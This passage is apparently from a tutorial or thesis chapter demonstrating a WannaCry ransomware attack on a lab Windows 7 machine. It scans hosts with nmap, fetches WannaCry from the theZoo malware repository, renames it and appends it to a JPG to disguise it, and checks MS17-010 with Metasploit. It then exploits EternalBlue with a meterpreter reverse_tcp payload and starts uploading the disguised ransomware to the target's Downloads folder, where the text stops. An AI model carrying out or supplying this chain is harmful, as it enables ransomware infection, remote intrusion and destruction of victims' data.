
➤ Our First IP Address = 192.168.233.1;



```
Parrot Terminal
File Edit View Search Terminal Help
[qsgccsq@parrot]--[~]
$ nmap 192.168.233.1
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-09 22:23 EST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.04 seconds
[qsgccsq@parrot]--[~]
$
```

We didn't get any results because networks ending in 1 and 2 are likely network addresses automatically generated into VMware Workstation. However, I will try both to consider every possibility.

➤ Our Second IP Address = 192.168.233.2;



```
Parrot Terminal
File Edit View Search Terminal Help
[qsgccsq@parrot]--[~]
$ nmap 192.168.233.2
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-09 22:26 EST
Nmap scan report for 192.168.233.2
Host is up (0.00040s latency).
Not shown: 999 closed ports
PORT      STATE      SERVICE
53/tcp    filtered  domain
Nmap done: 1 IP address (1 host up) scanned in 1.26 seconds
[qsgccsq@parrot]--[~]
$
```

We couldn't get any results from here either. It's time for scans with a high probability.

➤ Our Third IP Address = 192.168.233.130

```
Parrot Terminal
File Edit View Search Terminal Help
[qsgccsq@parrot]~
[qsgccsq@parrot]~$ nmap 192.168.233.130
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-09 22:28 EST
Nmap scan report for 192.168.233.130
Host is up (0.89s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
Nmap done: 1 IP address (1 host up) scanned in 1.20 seconds
[qsgccsq@parrot]~$
```

Bingo! This IP address of ours is open to attacks. Well, let's see what kind of result we will get when we check our other address:

➤ *Our Fourth IP Address = 192.168.233.254*

```
Parrot Terminal
File Edit View Search Terminal Help
[qsgccsq@parrot]~
[qsgccsq@parrot]~$ nmap 192.168.233.254
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-09 22:33 EST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.04 seconds
[qsgccsq@parrot]~$
```

As you can see, this IP address doesn't work for us either. Now let's proceed from our IP address 192.168.233.130. Now let's get our essential app for our WannaCry ransomware. The Zoo is an open source application; in which you can access the codes of different attack methods [46]. Now, let's install our application by following the codes below;

```
Parrot Terminal
File Edit View Search Terminal Help
[qsgccsq@parrot]~
[qsgccsq@parrot]~$ cd Desktop/ 1
[qsgccsq@parrot]~/Desktop$ git clone https://github.com/ytisf/theZoo 2
Cloning into 'theZoo'...
remote: Enumerating objects: 2752, done.
remote: Total 2752 (delta 0), reused 0 (delta 0), pack-reused 2752
Receiving objects: 100% (2752/2752), 671.91 MiB | 3.52 MiB/s, done.
Resolving deltas: 100% (611/611), done.
Updating files: 100% (1244/1244), done.
[qsgccsq@parrot]~/Desktop$ cd theZoo/ 3
[qsgccsq@parrot]~/Desktop/theZoo$ ls 4
CODE-OF-CONDUCT.md  CONTRIBUTING.md  LICENSE.md  prep_file.py  requirements.txt
conf                imports         malwares    README.md     theZoo.py
[qsgccsq@parrot]~/Desktop/theZoo$ pip install --user -r requirements.txt 5
```

- 1. Access Desktop.*
- 2. Downloading the Application.*


3. Login to Application Folder.
4. Examination of Folder Contents.
5. Code to Download Necessary Libraries for Application to Run.

**** Important Information ****


If you get an error while installing an application, it is because you are trying to install applications that come with Python from outside. To fix this problem, write the following code, which will run the commands in requirements.txt one by one, instead of Step 5:

```
cat requirements.txt | xargs -n 1 pip install
```


After performing our installation, let's access our application from within our folder;



Let's accept the contract that comes before us;



We now have access to our Malware database. Let's write our code to see what kind of software we have;



Our result;

```
| 306 | Pegasus | apt |
| 307 | BigBang | apt |
| 308 | MuddyWater | apt |
| 309 | GreenBug | apt |
| 310 | Cozy Bear Collection | apt |
| 311 | DarkHydrus | apt |
+-----+
[+] Total records found: 310
mdb #> █
```

We have 310 different Malwares in total. You can view the entire list. After a quick glance, I saw that there is WannaCry at number 290, and now let's get into our WannaCry software;

```
Parrot Terminal
File Edit View Search Terminal Help
| 290 | WannaCry | ransomware |
| 291 | Trojan.Asprox | virus |
| 292 | Trojan.Kovter | virus |
| 293 | Win32.Narilam | virus |
| 295 | Ransomware.Jigsaw | ransomware |
| 296 | ExploitKit.DemonHunter | exploitkit |
| 297 | Turla | apt |
| 298 | XAgent | trojan |
| 299 | ShadowHammer | apt |
| 300 | DarkTequila | trojan |
| 301 | Triton | apt |
| 302 | MyLobot | botnet |
| 303 | KeyPass | ransomware |
| 304 | Carbanak | apt |
| 305 | APT34 | apt |
| 306 | Pegasus | apt |
| 307 | BigBang | apt |
| 308 | MuddyWater | apt |
| 309 | GreenBug | apt |
| 310 | Cozy Bear Collection | apt |
| 311 | DarkHydrus | apt |
+-----+
[+] Total records found: 310
mdb #> use 290
mdb WannaCry#> █
```

Now we can download our software. For this we use the following command;

```
mdb #> use 290
mdb WannaCry#> get
Downloading: Ransomware.WannaCry.zip Bytes: 3481589
█211264 [92.24%]
```

After a short time;


```
mdb WannaCry#> get
Downloading: Ransomware.WannaCry.zip Bytes: 3481589 1
3481589 [100.00%]
Downloading: Ransomware.WannaCry.pass Bytes: 9 2
9 [100.00%]
Downloading: Ransomware.WannaCry.md5 Bytes: 33 3
33 [100.00%]
Downloading: Ransomware.WannaCry.sha256 Bytes: 65 4
65 [100.00%]
[+] Successfully downloaded a new friend.
mdb WannaCry#> █
```

1. Zip file containing our ransomware.


2. The file containing the password required to open the zip file.

3. and 4. Files with hashes that indicate a reliable download. By comparing the hash values in this file, you can check if there is any interference during the download.

Now, let's take our WannaCry software that we downloaded into the The Zoo folder on the desktop and its files to a new folder on the desktop;



After this process, let's open our Zip file. Remember that the Zip password is in the .pass file.



1. Exit from the folder named The Zoo.

2. Switch to the folder named WannaCry.

3. Checking the folder contents.



4. Unpacking our zip file.

5. The part where we enter the password shown on the right in the desired field.


After the given 5 steps, our folder content will be as follows;



Changing the filename for credibility;





After this step, let's get our ransomware to the desktop and put a picture we like next to it. My choice is clear...



Let's embed our ransomware into our image using the code below;

```
Parrot Terminal
File Edit View Search Terminal Help
[qscsq@parrot]-[~/Desktop/WannaCry]
└─$ cd .. 1
[qscsq@parrot]-[~/Desktop]
└─$ cat Balık.jpg CW_qscsq.exe > birleştirilmiş.jpg 2
[qscsq@parrot]-[~/Desktop]
└─$
```



1. Return to desktop.

2. Combining Image and Ransomware.

Now let's run our application called Metasploit. Metasploit is a frequently used application that allows you to both test and attack by hosting different software [47]:

```
Parrot Terminal
File Edit View Search Terminal Help
[qscsq@parrot]-[~/Desktop]
└─$ msfconsole
```

After a short wait;

```
      =[ metasploit v5.0.53-dev ]
+ -- --=[ 1931 exploits - 1079 auxiliary - 331 post ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops ]
+ -- --=[ 7 evasion ]

msf5 > █
```

For the necessary adjustments, let's remember our Local Network IP address 192.168.233.130, which we found with the Netdiscover command above and then detected open with Nmap, and follow the steps below;

```
Parrot Terminal
File Edit View Search Terminal Help
msf5 > use auxiliary/scanner/smb/smb_ms17_010 1
msf5 auxiliary(scanner/smb/smb_ms17_010) > set RHOST 192.168.233.130 2
RHOST => 192.168.233.130
msf5 auxiliary(scanner/smb/smb_ms17_010) > run 3
[+] 192.168.233.130:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.233.130:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) > █
```

1. Module to check for vulnerability.
2. The IP address of the destination.
3. Operation.

Our target is open to attack, as shown in the red box. Now, let's connect with EternalBlue, one of the vulnerabilities of ports 135, 139 and 455, which helps us establish a connection;

```
Parrot Terminal
File Edit View Search Terminal Help
msf5 > use exploit/windows/smb/ms17_010_eternalblue 1
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.233.130 2
RHOST => 192.168.233.130
msf5 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp 3
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.233.129 4
LHOST => 192.168.233.129
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit 5
```

1. The module to exploit the vulnerability.
2. The IP address of the destination.
3. Installing the Backdoor and listening module.
4. Our own IP address to listen in.
5. Operation.

The result we got was as follows;


```
[+] 192.168.233.130:445 - =====
[+] 192.168.233.130:445 - -----WIN-----
[+] 192.168.233.130:445 - =====

meterpreter > █
```

Now we have made the necessary connections. After this step, all we need to do is send the ransomware we created to the target and then run it. In this step, if you want, you can scan and transfer files from the target computer instead of WannaCry, or you can expand your attack by using other modules. However, since our topic is WannaCry, let's continue;

Let's check the information of the computer with the following command;

```
meterpreter > sysinfo
Computer      : QSCCSQ2
OS           : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : tr_TR
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter >
```



Now let's enter the Download folder of the target;

```
meterpreter > cd C:// 1
meterpreter > dir 2
Listing: C:\
=====
Mode                Size           Type             Last modified    Name
-----
40777/rwxrwxrwx    0             dir              2009-07-13 23:18:56 -0400 $Recycle.Bin
40777/rwxrwxrwx    0             dir              2009-07-14 01:08:56 -0400 Documents and Settings
40777/rwxrwxrwx    0             dir              2009-07-13 23:20:08 -0400 PerfLogs
40555/r-xr-xr-x    4096          dir              2009-07-13 23:20:08 -0400 Program Files
40555/r-xr-xr-x    4096          dir              2009-07-13 23:20:08 -0400 Program Files (x86)
40777/rwxrwxrwx    4096          dir              2009-07-13 23:20:08 -0400 ProgramData
40777/rwxrwxrwx    0             dir              2019-12-10 01:54:37 -0500 Recovery
40777/rwxrwxrwx    4096          dir              2019-12-10 01:23:54 -0500 System Volume Information
40555/r-xr-xr-x    4096          dir              2009-07-13 23:20:08 -0400 Users
40777/rwxrwxrwx   16384         dir              2009-07-13 23:20:08 -0400 Windows
0000/-----      2670272       fif              1971-10-12 06:50:24 -0400 hiberfil.sys
0000/-----      2670272       fif              1971-10-12 06:50:24 -0400 pagefile.sys

meterpreter > cd Users 3
meterpreter > cd qscsq 4
meterpreter > cd Downloads 5
meterpreter > dir 6
Listing: C:\Users\qscsq\Downloads
=====
Mode                Size           Type             Last modified    Name
-----
100666/rw-rw-rw-   282          fil              2019-12-10 01:54:47 -0500 desktop.ini


meterpreter >
```

1. Input to C disk.
2. Control of files.
3. Login to the user folder.
4. Login to its own folders with the target's username.
5. Enter the Downloads folder.
6. File control.

Now let's feed the ransomware we created to our target;

```
meterpreter > upload /home/qscsq/Desktop/birleřtirilmiř.jpg 1
